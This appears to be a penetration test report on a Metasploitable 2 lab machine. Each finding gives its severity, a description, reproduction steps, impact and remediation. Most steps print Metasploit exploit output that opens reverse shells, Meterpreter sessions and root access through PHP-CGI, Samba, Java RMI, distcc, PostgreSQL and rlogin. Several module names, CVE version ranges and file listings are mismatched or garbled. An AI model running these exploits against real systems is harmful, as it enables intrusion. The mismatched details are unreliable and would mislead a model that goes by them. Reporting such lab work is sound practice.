Finding Description	During fuzzing, we observed that the phpinfo file is publicly accessible on the Metasploitable 2 web server. This exposure can increase the attack surface, as it reveals sensitive information about the server's configuration, installed modules, and potential vulnerabilities that attackers can exploit.
Tool Used	Any fuzzing tool
Server Ip Address	192.168.206.129
Open Ports	80

<p>Step to Reproduce</p>	<p>1. Run any fuzzing tools with a good wordlist and observe the phpinfo file.</p> 
<p>Technical Impact</p>	<p>The exposure of the phpinfo file provides attackers with detailed information about the server's configuration, PHP version, installed modules, and potential weaknesses. This makes it easier for attackers to target specific vulnerabilities and craft more effective attacks.</p>

Business Impact	The exposure of sensitive configuration details via a publicly accessible <code>phpinfo()</code> file significantly increases the risk of unauthorized access, exploitation, and data breaches. This vulnerability not only affects the security and integrity of the organization's systems but also has far-reaching consequences for business operations, financial performance, regulatory compliance, and reputation . Immediate remediation is essential to mitigate these risks and protect the organization from potential attacks that could lead to downtime, financial loss, and lasting reputational damage.
Remediation	Disable or delete the <code>phpinfo.php</code> file and restrict access to it by IP address or authentication, if required for debugging purposes.

Testing Objective: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	
Severity	CRITICAL
Vulnerability	Exploiting PHP CGI Argument Injection with Metasploit's <code>msfconsole</code> Module
Finding Description	During testing, following the discovery of an exposing sensitive data vulnerability via the publicly accessible <code>phpinfo()</code> file, we identified an additional issue on the Metasploitable 2 system: PHP CGI is enabled, creating the potential for a PHP CGI argument injection vulnerability. This issue affects PHP versions <i>8.1. before 8.1.29*</i> , <i>8.2. before 8.2.20*</i> , and <i>8.3. before 8.3.8*</i> when running on Windows with Apache and PHP-CGI . Due to the system's use of certain code pages with "Best-Fit" character replacement behavior, malicious users can inject additional arguments into the PHP binary's command line, leading to remote code execution (RCE) , unauthorized disclosure of PHP script source code, or execution of arbitrary PHP code on the server.
Tool Used	Msfconsole (<code>php_cgi_arg_injection</code>)

Server Ip Address	192.168.206.129																																												
Open Ports	80																																												
Step to Reproduce	<div>1. Run msfconsole module php_cgi_arg_injection against the target ip and observe that we will get RCE on the metasploitable2.</div> <div><pre>msf6 exploit(multi/http/php_cgi_arg_injection) > run [*] Started reverse TCP handler on 192.168.206.128:4444 [*] Sending stage (40004 bytes) to 192.168.206.129 [*] Meterpreter session 1 opened (192.168.206.128:4444 → 192.168.206.129) meterpreter > ls Listing: /var/www =====</pre><table><thead><tr><th>Mode</th><th>Size</th><th>Type</th><th>Last modified</th></tr></thead><tbody><tr><td>041777/rwxrwxrwx</td><td>17592186048512</td><td>dir</td><td>182042302250-03-10 11:1</td></tr><tr><td>040755/rwxr-xr-x</td><td>17592186048512</td><td>dir</td><td>182042482449-05-12 11:1</td></tr><tr><td>100644/rw-r--r--</td><td>3826815861627</td><td>fil</td><td>182042311505-02-17 18:1</td></tr><tr><td>040755/rwxr-xr-x</td><td>17592186048512</td><td>dir</td><td>181964996940-05-31 14:3</td></tr><tr><td>040755/rwxr-xr-x</td><td>17592186048512</td><td>dir</td><td>181964937872-02-08 13:0</td></tr><tr><td>100644/rw-r--r--</td><td>81604378643</td><td>fil</td><td>173039983614-08-05 02:0</td></tr><tr><td>040755/rwxr-xr-x</td><td>17592186048512</td><td>dir</td><td>181965051925-08-30 13:0</td></tr><tr><td>040775/rwxrwxr-x</td><td>87960930242560</td><td>dir</td><td>173083439924-11-22 07:5</td></tr><tr><td>040775/rwxrwxr-x</td><td>87960930242560</td><td>dir</td><td>173040024853-07-11 18:5</td></tr><tr><td>040755/rwxr-xr-x</td><td>17592186048512</td><td>dir</td><td>173046477589-12-24 16:5</td></tr></tbody></table></div>	Mode	Size	Type	Last modified	041777/rwxrwxrwx	17592186048512	dir	182042302250-03-10 11:1	040755/rwxr-xr-x	17592186048512	dir	182042482449-05-12 11:1	100644/rw-r--r--	3826815861627	fil	182042311505-02-17 18:1	040755/rwxr-xr-x	17592186048512	dir	181964996940-05-31 14:3	040755/rwxr-xr-x	17592186048512	dir	181964937872-02-08 13:0	100644/rw-r--r--	81604378643	fil	173039983614-08-05 02:0	040755/rwxr-xr-x	17592186048512	dir	181965051925-08-30 13:0	040775/rwxrwxr-x	87960930242560	dir	173083439924-11-22 07:5	040775/rwxrwxr-x	87960930242560	dir	173040024853-07-11 18:5	040755/rwxr-xr-x	17592186048512	dir	173046477589-12-24 16:5
Mode	Size	Type	Last modified																																										
041777/rwxrwxrwx	17592186048512	dir	182042302250-03-10 11:1																																										
040755/rwxr-xr-x	17592186048512	dir	182042482449-05-12 11:1																																										
100644/rw-r--r--	3826815861627	fil	182042311505-02-17 18:1																																										
040755/rwxr-xr-x	17592186048512	dir	181964996940-05-31 14:3																																										
040755/rwxr-xr-x	17592186048512	dir	181964937872-02-08 13:0																																										
100644/rw-r--r--	81604378643	fil	173039983614-08-05 02:0																																										
040755/rwxr-xr-x	17592186048512	dir	181965051925-08-30 13:0																																										
040775/rwxrwxr-x	87960930242560	dir	173083439924-11-22 07:5																																										
040775/rwxrwxr-x	87960930242560	dir	173040024853-07-11 18:5																																										
040755/rwxr-xr-x	17592186048512	dir	173046477589-12-24 16:5																																										
Technical Impact	The enabling of PHP CGI and the potential for PHP CGI argument injection exposes the system to remote code execution (RCE) attacks. Attackers can craft malicious input to execute arbitrary code on the server, leading to full compromise of the system.																																												

Testing Objective: Improper Control of Generation of Code ('Code Injection')	
Severity	CRITICAL
Vulnerability	Remote Code Execution via SAMBA Versions 3.x to 4.x Exploitation
Finding Description	vulnerable version (between 3.5.0 and 4.6.4 , 4.5.10 , or 4.4.14). This version is affected by a Remote Code Execution (RCE) vulnerability, CVE-2017-7494 , which allows an attacker to upload a shared library to a writable share and then force the server to load and execute it. The vulnerability can be exploited by a malicious client to execute arbitrary code on the Samba server with the privileges of the Samba service, potentially leading to full system compromise.
Tool Used	Msfconsole (usermap_script)
Server Ip Address	192.168.206.129
Open Ports	139 & 445

<p>Step to Reproduce</p>	<ol style="list-style-type: none"> 1. Run msfconsole module usermap_script against the target ip and port number 445 and observe that we will get RCE on the metasploitable2. <pre> Background session 1? [y/N] y msf6 exploit(multi/samba/usermap_script) > sessions Active sessions Id Name Type Information Connection -- --- -- 1 shell cmd/unix 192.168.1.14:4444 → 192.168.1.6:41462 (192.168.1.6) msf6 exploit(multi/samba/usermap_script) > sessions -i 1 [*] Starting interaction with 1... id uid=0(root) gid=0(root) </pre> <ol style="list-style-type: none"> 2. Again run msfconsole module usermap_script against the target ip and port number 445 and observe that we will get RCE on the metasploitable2. <pre> msf6 exploit(multi/samba/usermap_script) > set RPORT 445 RPORT => 445 msf6 exploit(multi/samba/usermap_script) > run [*] Started reverse TCP handler on 192.168.1.14:4444 [*] Command shell session 4 opened (192.168.1.14:4444 → 192.168.1.6:41566) at 2024-11-17 03:40:36 -05 [-] Command shell session 5 is not valid and will be closed [*] 192.168.1.6 - Command shell session 5 closed. [-] Command shell session 6 is not valid and will be closed [*] 192.168.1.6 - Command shell session 6 closed. ^Z Background session 4? [y/N] y msf6 exploit(multi/samba/usermap_script) > sessions -i Active sessions Id Name Type Information Connection -- --- -- 1 shell cmd/unix 192.168.1.14:4444 → 192.168.1.6:41462 (192.168.1.6) 4 shell cmd/unix 192.168.1.14:4444 → 192.168.1.6:41566 (192.168.1.6) msf6 exploit(multi/samba/usermap_script) > sessions -i 4 [*] Starting interaction with 4... id uid=0(root) gid=0(root) </pre>
<p>Technical Impact</p>	<p>The vulnerable Samba version allows attackers to exploit a code injection flaw, leading to remote code execution (RCE). This can enable unauthorized access, system control, and execution of arbitrary commands, potentially compromising the entire network.</p>

Business Impact	Exploiting this vulnerability can result in data breaches, loss of sensitive information, and operational disruption. It increases the risk of financial losses, reputational damage, and non-compliance with regulatory standards, which can severely impact business operations and trust.
Remediation	Update Samba to the latest stable and secure version that addresses this vulnerability.

Testing Objective: Improper Control of Generation of Code ('Code Injection')	
Severity	CRITICAL
Vulnerability	Login & Rlogin: Access Exploited
Finding Description	<p>Rlogin is a legacy remote login service that operates over TCP port 513 and allows users to log into remote systems. Unlike modern authentication methods, Rlogin does not provide robust encryption or strong authentication mechanisms, making it vulnerable to interception and exploitation. During our assessment, we identified that the Rlogin service was running on the target system, and it was accessible over an open Port 513.</p> <p>Through exploitation of this open service, we were able to bypass authentication mechanisms and successfully gain access to the system. In particular, the lack of proper validation or authentication measures in Rlogin made it possible to gain root-level access, giving us full control over the compromised system.</p>
Tool Used	Msfconsole and rlogin service and utility
Server Ip Address	192.168.206.129
Open Ports	513

<p>Step to Reproduce</p>	<ol style="list-style-type: none"> 1. Run msfconsole module usermap_script against the target ip and port number 513 and observe that we will get RCE on the metasploitable2. <pre>[*] 192.168.206.129:513 - No active DB -- Credential data will not be saved! [*] Command shell session 1 opened (0.0.0.0:1023 → 192.168.206.129:513) at 2024-11-26 10:28:14 [*] 192.168.206.129:513 - 192.168.206.129:513 rlogin - Attempting: 'postgres':'msfadmin' from [*] 192.168.206.129:513 - Unable to connect: The destination is invalid: (192.168.206.129:513) [*] 192.168.206.129:513 - Scanned 1 of 1 hosts (100% complete) [*] Auxiliary module execution completed msf6 auxiliary(scanner/rservices/rlogin_login) > sessions Active sessions Id Name Type Information Connection -- -- 1 shell RLOGIN msfadmin from root (192.168.206.129:513) 0.0.0.0:1023 → 192.168.206. msf6 auxiliary(scanner/rservices/rlogin_login) > sessions -i 1 [*] Starting interaction with 1... Shell Banner: msfadmin@metasploitable:~\$</pre> <ol style="list-style-type: none"> 2. Again run rlogin service and utility against rlogin service . <pre>(root@kali)~[~] # rlogin -l root 192.168.206.129 Last login: Tue Nov 26 10:05:04 EST 2024 from :0.0 on pts/0 Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58: The programs included with the Ubuntu system are free software the exact distribution terms for each program are described in individual files in /usr/share/doc/*/copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permit applicable law. To access official Ubuntu documentation, please visit: http://help.ubuntu.com/ You have mail. root@metasploitable:~# ls Desktop reset_logs.sh vnc.log root@metasploitable:~#</pre>
<p>Technical Impact</p>	<p>Given these impacts, the presence of the Rlogin service on the system significantly weakens its security posture, opening the door for a range of attacks that could lead to system compromise, data breaches, and potential network-wide exploitation.</p>


Business Impact	In conclusion, the Rlogin vulnerability significantly weakens the organization's security posture and exposes it to a wide range of risks that can impact its financial stability, reputation, and regulatory standing. Immediate action to disable the Rlogin service and mitigate the associated risks is crucial to protect the organization from potentially severe business consequences.
Remediation	<p>1. Disable the Rlogin service on the system to prevent unauthorized remote access via Port 513. This service is obsolete and should not be used in modern environments. The system should be reconfigured to ensure that only secure, encrypted remote access methods are enabled.</p> <p>2. Apply firewall rules or network segmentation to restrict access to critical services like Rlogin. Ensure that only trusted IP addresses or devices are allowed to access remote login services. This can help prevent unauthorized access even if vulnerabilities exist.</p>

Testing Objective: Improper Control of Generation of Code ('Code Injection')	
Severity	CRITICAL
Vulnerability	Java RMI: A Remote Breach Risk
Finding Description	<p>During the security assessment, we discovered that Port 1099 (used by the Java RMI service) was open and accessible on the target system. This open port exposes the system to potential remote exploitation due to the lack of adequate security controls.</p> <p>Using msfconsole, we were able to successfully exploit this vulnerability, gaining unauthorized access to the system. Through this exploitation, we achieved a remote shell on the target machine, which provided us with full control over the system.</p> <p>The presence of an open and unprotected RMI service on Port 1099 poses a critical security risk, enabling attackers to execute arbitrary commands, escalate privileges, and potentially compromise the entire system. Immediate remediation is recommended to secure the RMI service and prevent unauthorized access.</p>
Tool Used	Msfconsole

Server Ip Address	192.168.206.129
Open Ports	1099
Step to Reproduce	<p>1. Run msfconsole module usermap_script against the target ip and port number 1099 and observe that we will get RCE on the metasploitable2.</p> <pre> msf6 exploit(multi/misc/java_rmi_server) > exploit [*] Started reverse TCP handler on 192.168.206.128:4444 [*] 192.168.206.129:1099 - Using URL: http://192.168.206.128:8080/8moQbZiL [*] 192.168.206.129:1099 - Server started. [*] 192.168.206.129:1099 - Sending RMI Header ... [*] 192.168.206.129:1099 - Sending RMI Call ... [*] 192.168.206.129:1099 - Replied to request for payload JAR [*] Sending stage (58037 bytes) to 192.168.206.129 [*] Meterpreter session 1 opened (192.168.206.128:4444 → 192.168.206.129:5868) meterpreter > ls Listing: / File System Mode Size Type Last modified Name ----- 040666/rw-rw-rw- 4096 dir 2012-05-13 23:35:33 -0400 bin 040666/rw-rw-rw- 1024 dir 2012-05-13 23:36:28 -0400 boot 040666/rw-rw-rw- 4096 dir 2010-03-16 18:55:51 -0400 cdrom 040666/rw-rw-rw- 13820 dir 2024-11-26 10:04:56 -0500 dev 040666/rw-rw-rw- 4096 dir 2024-11-26 10:58:20 -0500 etc 040666/rw-rw-rw- 4096 dir 2010-04-16 02:16:02 -0400 home 040666/rw-rw-rw- 4096 dir 2010-03-16 18:57:40 -0400 initrd 100666/rw-rw-rw- 7929183 fil 2012-05-13 23:35:56 -0400 initrd.img 040666/rw-rw-rw- 4096 dir 2012-05-13 23:35:22 -0400 lib 040666/rw-rw-rw- 16384 dir 2010-03-16 18:55:15 -0400 lost+found 040666/rw-rw-rw- 4096 dir 2010-03-16 18:55:52 -0400 media 040666/rw-rw-rw- 4096 dir 2010-04-28 16:16:56 -0400 mnt 100666/rw-rw-rw- 14473 fil 2024-11-26 10:05:01 -0500 nohup.out </pre>
Technical Impact	the exploitation of the open and unprotected RMI service on Port 1099 presents a critical security threat, requiring immediate action to secure the service and prevent unauthorized access.

Business Impact	<ul style="list-style-type: none"> • Data breaches and theft of sensitive information, resulting in financial losses and reputational damage. • Operational disruptions due to unauthorized access and system compromise, affecting productivity and customer service. • Regulatory non-compliance risks, leading to legal penalties and fines. • Loss of customer trust and competitive advantage, potentially causing a decline in business opportunities..
Remediation	<ul style="list-style-type: none"> • Close or Block Port 1099 on firewalls to prevent unauthorized access. • Disable the RMI service if not necessary for business operations. • Apply security patches to the Java RMI service to address known vulnerabilities. • Implement strict access controls and authentication mechanisms for services that require remote access. • Conduct regular vulnerability scans to identify and address security weaknesses.

Testing Objective: Improper Control of Generation of Code ('Code Injection')	
Severity	CRITICAL
Vulnerability	"MySQL: Database at Risk"
Finding Description	<p>During the security assessment, we discovered that the MySQL service was running on the target machine, with Port 3306 open and accessible. This exposed port provides an entry point for potential attackers to exploit the service if not properly secured. By leveraging FTP access to the system, we were able to move laterally and exploit the open MySQL port. Through this exploitation, we successfully gained access to the MySQL database, potentially allowing attackers to read, modify, or delete sensitive data stored within it. The presence of an open MySQL port without proper access controls poses a significant security risk, as it can lead to unauthorized data access, data integrity issues, or further compromise of the system. Immediate action is recommended to secure the MySQL service, including restricting access to the database, implementing proper authentication, and closing unnecessary open ports.</p>
<div>XYZ Client Confidential</div> <div>12</div>	

Tool Used	Msfconsole
Server Ip Address	192.168.206.129
Open Ports	3306
Step to Reproduce	<p>1. Run msfconsole module usermap_script against the target ip and port number 3306 and observe that we will get RCE on the metasploitable2.</p>  <pre>mysql> show databases; show databases; +-----+ Database +-----+ information_schema dwwa metasploit mysql owasp10 tikiwiki tikiwiki195 +-----+ 7 rows in set (0.00 sec) mysql></pre>
Technical Impact	<ul style="list-style-type: none"> • Unauthorized Data Access: Attackers can exploit the open MySQL service to access, read, modify, or delete sensitive database information. • Data Integrity Risks: Unauthorized modifications to the database can compromise data integrity, leading to potential corruption or loss of critical business data. • Privilege Escalation: Gaining access to the MySQL service could allow attackers to escalate privileges within the system, further compromising the system.

Business Impact	<ul style="list-style-type: none"> • Data Breach: Unauthorized access to sensitive database information could lead to the theft or exposure of critical business data, resulting in financial loss and reputational damage. • Operational Disruption: Compromised data integrity could disrupt business operations, affecting decision-making and service availability. • Regulatory and Compliance Violations: A breach could lead to violations of data protection laws (e.g., GDPR, HIPAA), resulting in legal penalties and fines. • Loss of Customer Trust: Exposure of sensitive data could erode customer confidence, leading to decreased customer retention and potential loss of business. • Financial Loss: The cost of recovery, legal liabilities, and reputational repair could result in substantial financial losses.
Remediation	<ul style="list-style-type: none"> • Restrict access to Port 3306 by implementing firewall rules to allow connections only from trusted IP addresses. • Close unnecessary open ports to reduce the attack surface. • Enable strong authentication for MySQL, using secure passwords and, where possible, IP-based restrictions. • Encrypt database traffic to prevent interception of sensitive data. • Regularly update MySQL to the latest version to patch known vulnerabilities. • Audit and monitor MySQL logs for any unauthorized access or suspicious activity.

Severity	CRITICAL
Vulnerability	DistCC: Remote Execution Risk
Finding Description	<p>During the security assessment, we discovered that Port 3632 (used by the DistCC service) was open and accessible on the target system. This open port exposes the system to potential remote execution attacks, as the DistCC service, if not properly secured, allows remote users to execute commands on the system.</p> <p>Through further investigation, we identified an available exploit for the open DistCC service. By leveraging this exploit, we were able to gain unauthorized access to the system, obtaining a remote shell. This access allowed us to retrieve sensitive information stored on the machine.</p> <p>The presence of an unprotected and open DistCC port represents a significant security risk, as it enables remote attackers to execute arbitrary commands, potentially leading to data breaches, system compromise, and further exploitation within the network. Immediate remediation is recommended to secure Port 3632 and mitigate the associated risks.</p>
Tool Used	Msfconsole
Server Ip Address	192.168.206.129
Open Ports	3632

<p>Step to Reproduce</p>	<p>1. Run msfconsole module usermap_script against the target ip and port number 3632 and observe that we will get RCE on the metasploitable2.</p> <pre>msf6 exploit(unix/misc/distcc_exec) > run [*] Started reverse TCP handler on 192.168.206.128:4444 [*] Command shell session 4 opened (192.168.206.128:4444 → 192.168.206.128) shell [*] Trying to find binary 'python' on the target machine [*] Found python at /usr/bin/python [*] Using `python` to pop up an interactive shell [*] Trying to find binary 'bash' on the target machine [*] Found bash at /bin/bash /bin/bash /bin/bash daemon@metasploitable:/tmp\$ ls ls 5107.jsvc_up daemon@metasploitable:/tmp\$</pre>
<p>Technical Impact</p>	<ul style="list-style-type: none"> • Remote Code Execution (RCE): Attackers can exploit the open port to execute arbitrary commands on the system, gaining full control. • Sensitive Data Exposure: Unauthorized access can lead to the theft or modification of sensitive information stored on the system. • System Compromise: Once exploited, attackers can escalate privileges and use the system as a foothold to launch further attacks within the network. • Network-wide Exploitation: The unprotected service may allow attackers to pivot and compromise additional systems connected to the network.


Business Impact	<ul style="list-style-type: none"> • Data Breach: Unauthorized access to sensitive data could lead to financial loss, reputational damage, and regulatory penalties. • Operational Disruption: Exploitation of the vulnerability could result in system downtime or altered critical data, disrupting business operations. • Reputational Damage: A breach may erode customer trust, leading to loss of business and long-term damage to the organization's brand.
Remediation	<ul style="list-style-type: none"> • Close or Block Port 3632: Restrict access to the port by using firewalls or network access controls, allowing only trusted sources if necessary. • Disable DistCC Service: If the service is not required, disable it entirely to eliminate the attack vector. • Apply Security Patches: Ensure that the DistCC service and system are up-to-date with the latest security patches to address known vulnerabilities.

Severity	CRITICAL
Vulnerability	PostgreSQL: Data Breach Potential
Finding Description	<p>During the security assessment, we discovered that Port 5432 (used by the PostgreSQL database service) was open and accessible on the target system. This exposed port allowed us to interact directly with the database, presenting a significant security risk.</p> <p>By identifying a valid exploit, we were able to successfully exploit the vulnerability, gaining unauthorized access to the PostgreSQL database. Through this access, we were able to retrieve sensitive data, including credit card information (CVV), and ultimately gain shell access to the underlying system. This access provided us with full control over the compromised system, including the ability to execute arbitrary commands and further escalate privileges.</p> <p>The presence of an open and unprotected PostgreSQL port (5432) without proper security controls exposes the system to potential data breaches, unauthorized data manipulation, and further exploitation. Immediate action is recommended to secure the PostgreSQL service, restrict access to the database, and implement strong authentication mechanisms.</p>

Tool Used	Msfconsole
Server Ip Address	192.168.206.129
Open Ports	5432
Step to Reproduce	<p>1. Run msfconsole module usermap_script against the target ip and port number 5432 and observe that we will get RCE on the metasploitable2.</p> <pre> msf6 exploit(linux/postgres/postgres_payload) > run [*] Started reverse TCP handler on 192.168.206.128:4444 [*] 192.168.206.129:5432 - PostgreSQL 8.3.1 on i486-pc-linux [*] Uploaded as /tmp/OokcOLJw.so, should be cleaned up autom [*] Sending stage (1017704 bytes) to 192.168.206.129 [*] Meterpreter session 5 opened (192.168.206.128:4444 → 19 meterpreter > ls Listing: /var/lib/postgresql/8.3/main ===== Mode Size Type Last modified Nam ----- 100600/rw----- 4 fil 2010-03-17 10:08:46 -0400 PG_ 040700/rwx----- 4096 dir 2010-03-17 10:08:56 -0400 bas 040700/rwx----- 4096 dir 2024-11-27 04:44:21 -0500 glo 040700/rwx----- 4096 dir 2010-03-17 10:08:49 -0400 pg_ 040700/rwx----- 4096 dir 2010-03-17 10:08:46 -0400 pg_ 040700/rwx----- 4096 dir 2010-03-17 10:08:49 -0400 pg_ 040700/rwx----- 4096 dir 2010-03-17 10:08:46 -0400 pg_ 040700/rwx----- 4096 dir 2010-03-17 10:08:46 -0400 pg_ 040700/rwx----- 4096 dir 2010-03-17 10:08:49 -0400 pg_ 100600/rw----- 125 fil 2024-11-27 04:11:19 -0500 pos 100600/rw----- 54 fil 2024-11-27 04:11:19 -0500 pos 100644/rw-r--r-- 540 fil 2010-03-17 10:08:45 -0400 roo 100644/rw-r--r-- 1224 fil 2010-03-17 10:07:45 -0400 ser 100640/rw-r----- 891 fil 2010-03-17 10:07:45 -0400 ser meterpreter > </pre>
Technical Impact	<ul style="list-style-type: none"> • Unauthorized Data Access: Attackers can access and exfiltrate sensitive information such as personal data, financial records, and credentials. • Privilege Escalation: The exploitation can lead to remote shell access on the underlying system, allowing attackers to escalate privileges, execute

Business Impact	<ul style="list-style-type: none"> • Data Breach Risk: Unauthorized access to sensitive data, such as credit card information (CVV) and personally identifiable information (PII), could lead to severe data breaches. This can result in financial losses, reputational damage, and loss of customer trust. • Regulatory and Legal Consequences: A data breach involving sensitive information may lead to non-compliance with data protection regulations, such as GDPR, HIPAA, or PCI-DSS. This can result in hefty fines, legal penalties, and regulatory investigations. • Financial Loss: Exfiltration of sensitive data and the potential for unauthorized manipulation of critical business data could result in financial losses due to fraud, operational disruptions, and remediation costs.
Remediation	<ul style="list-style-type: none"> • Restrict Access: Limit access to Port 5432 to trusted IPs or network segments only. Use firewalls and access control lists (ACLs) to prevent unauthorized access to the PostgreSQL service. • Implement Strong Authentication: Enforce the use of strong, multi-factor authentication (MFA) for database access. Ensure that only authorized users can connect to the PostgreSQL service with proper user credentials. • Encryption: Enable encryption (SSL/TLS) for data in transit between clients and the PostgreSQL server to prevent interception and tampering with sensitive data during communication. • Patch and Update PostgreSQL: Ensure that the PostgreSQL service is updated to the latest secure version. Apply any patches related to known vulnerabilities to prevent exploitation.

Severity	CRITICAL
Vulnerability	VNC: Remote Access Exploited
Finding Description	<p>during the security assessment, we discovered that Port 5900, commonly used by the VNC (Virtual Network Computing) service, was open and accessible on the target system. The open VNC port, if improperly secured, provides an entry point for remote access, allowing attackers to potentially interact with the system's desktop environment.</p> <p>By leveraging a brute-force attack technique, we were able to attempt multiple password combinations against the VNC service. This allowed us to successfully crack a valid user password and gain access to the remote desktop. We then utilized a VNC viewer utility on a Linux machine to connect to the VNC service, which enabled us to exploit the open VNC port and gain control of the target system.</p> <p>Once connected, we were able to interact with the system's graphical user interface (GUI), providing full access to the system. This access allowed us to potentially view, modify, and exfiltrate sensitive data, posing a significant risk to the confidentiality and integrity of the system.</p>
Tool Used	Msfconsole and vncviewer
Server Ip Address	192.168.206.129
Open Ports	5900

<p>Step to Reproduce</p>	<ol style="list-style-type: none"> 1. Run msfconsole module usermap_script against the target ip and port number 5900 and observe that we will get RCE on the metasploitable2. 
<p>Technical Impact</p>	<p>The open and unprotected VNC service on Port 5900 provides an attacker with a direct pathway to gain unauthorized access to critical systems and sensitive data. This vulnerability severely weakens the security of the target system and creates multiple avenues for further exploitation and attack. Immediate action is required to mitigate this risk by securing VNC access and implementing proper controls to prevent unauthorized access.</p>

Business Impact	The exposure of Port 5900 for VNC access poses serious business risks that could lead to data loss, financial damage, operational disruption, and long-term damage to the company's reputation. Immediate remediation is essential to secure the VNC service, prevent unauthorized access, and mitigate these risks to the organization's bottom line.
Remediation	<ul style="list-style-type: none">• Close or Restrict Access to Port 5900: Disable or close the VNC service on Port 5900 if it's not required. If VNC access is necessary, restrict access by implementing IP whitelisting or a firewall rule that limits access to trusted IPs only.• Implement Strong Authentication Mechanisms: Ensure that VNC services require strong, complex passwords and consider implementing multi-factor authentication (MFA) for additional security.

Severity	CRITICAL
Vulnerability	IRC: Gateway to Exploits
Finding Description	<p>During the security assessment, we discovered that Port 6667, commonly used for IRC (Internet Relay Chat) services, was open and accessible on the target system. This exposed port presented a potential entry point for exploitation.</p> <p>We identified a valid exploit for the open IRC service and successfully gained access to the system. By leveraging the exploit, we were able to obtain a remote shell, providing full control over the target machine.</p> <p>Once inside, we had access to the system and were able to retrieve sensitive information, posing significant risks to the confidentiality and integrity of the system.</p> <p>Immediate remediation is recommended to close the open IRC port and secure the service to prevent unauthorized access.</p>
Tool Used	Msfconsole
Server Ip Address	192.168.206.129
Open Ports	6667

Business Impact	The open IRC service on Port 6667 poses a significant business risk, as it exposes the organization to unauthorized access, data breaches, and potential system compromise. Sensitive information could be leaked or altered, leading to financial losses, reputational damage, and regulatory penalties. Immediate action to secure the IRC service is essential to prevent potential business disruption and mitigate risks to the organization's assets and customer trust.
Remediation	To mitigate the risk posed by the open IRC service, it is recommended to immediately close Port 6667 and restrict access to the IRC service. Additionally, ensure that proper firewall rules are in place to limit external access, and implement strong authentication mechanisms. Regularly patch and update IRC software to prevent known exploits and vulnerabilities. Monitoring and logging should also be enabled to detect any unauthorized access attempts.

Severity	CRITICAL
Vulnerability	"Apache Exploit: Gateway to System Compromise"
Finding Description	<p>During the security assessment, we discovered that Port 8180, used by the Apache Tomcat service, was open and accessible on the target system. This exposed port allowed us to interact with the Apache Tomcat server.</p> <p>By exploiting this open port, we were able to access and read sensitive server files, potentially exposing confidential system information. The lack of proper access controls or security measures on the Tomcat service poses a significant risk, as it could allow attackers to gain unauthorized access to critical files and further compromise the system.</p> <p>Immediate action is recommended to secure the Tomcat service, restrict access to the server, and close unnecessary open ports.</p>
Tool Used	Msfconsole
Server Ip Address	192.168.206.129
Open Ports	8180

<p>Step to Reproduce</p>	<ol style="list-style-type: none"> 1. Run msfconsole module usermap_script against the target ip and port number 8180 and observe that we will get RCE on the metasploitable2. <pre>msf6 auxiliary(admin/http/tomcat_ghostcat) > run [*] Running module against 192.168.206.129 <?xml version="1.0" encoding="ISO-8859-1"?> <!-- Licensed to the Apache Software Foundation (ASF) under one or more contributor license agreements. See the NOTICE file distributed with this work for additional information regarding copyright ownership. The ASF licenses this file to You under the Apache License, Version 2.0 (the "License"); you may not use this file except in compliance with the License. You may obtain a copy of the License at http://www.apache.org/licenses/LICENSE-2.0 Unless required by applicable law or agreed to in writing, software distributed under the license is distributed on an "AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied. See the License for the specific language governing permissions and limitations under the License. --> <web-app xmlns="http://java.sun.com/xml/ns/j2ee" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd" version="2.4"> <display-name>Welcome to Tomcat</display-name> <description> Welcome to Tomcat </description> <!-- JSPC servlet mappings start --></pre>
<p>Technical Impact</p>	<p>The open and accessible Apache Tomcat service on Port 8180 allowed unauthorized access to sensitive server files, compromising system integrity. By exploiting this vulnerability, attackers could potentially access critical configuration files, exposing sensitive information and increasing the risk of further exploitation. This could lead to unauthorized data access, system configuration changes, or additional attacks on the network. Immediate remediation is essential to prevent unauthorized access and protect the system's confidentiality and integrity.</p>

Business Impact	<p>The exposure of Apache Tomcat on Port 8180 presents a significant security risk to the organization, potentially leading to unauthorized access to sensitive business-critical information. This vulnerability could result in data breaches, unauthorized system modifications, and loss of customer trust. The compromise of confidential files may also lead to regulatory non-compliance and financial penalties. Immediate remediation is crucial to protect the organization's reputation, customer data, and to avoid potential legal and financial repercussions.</p>
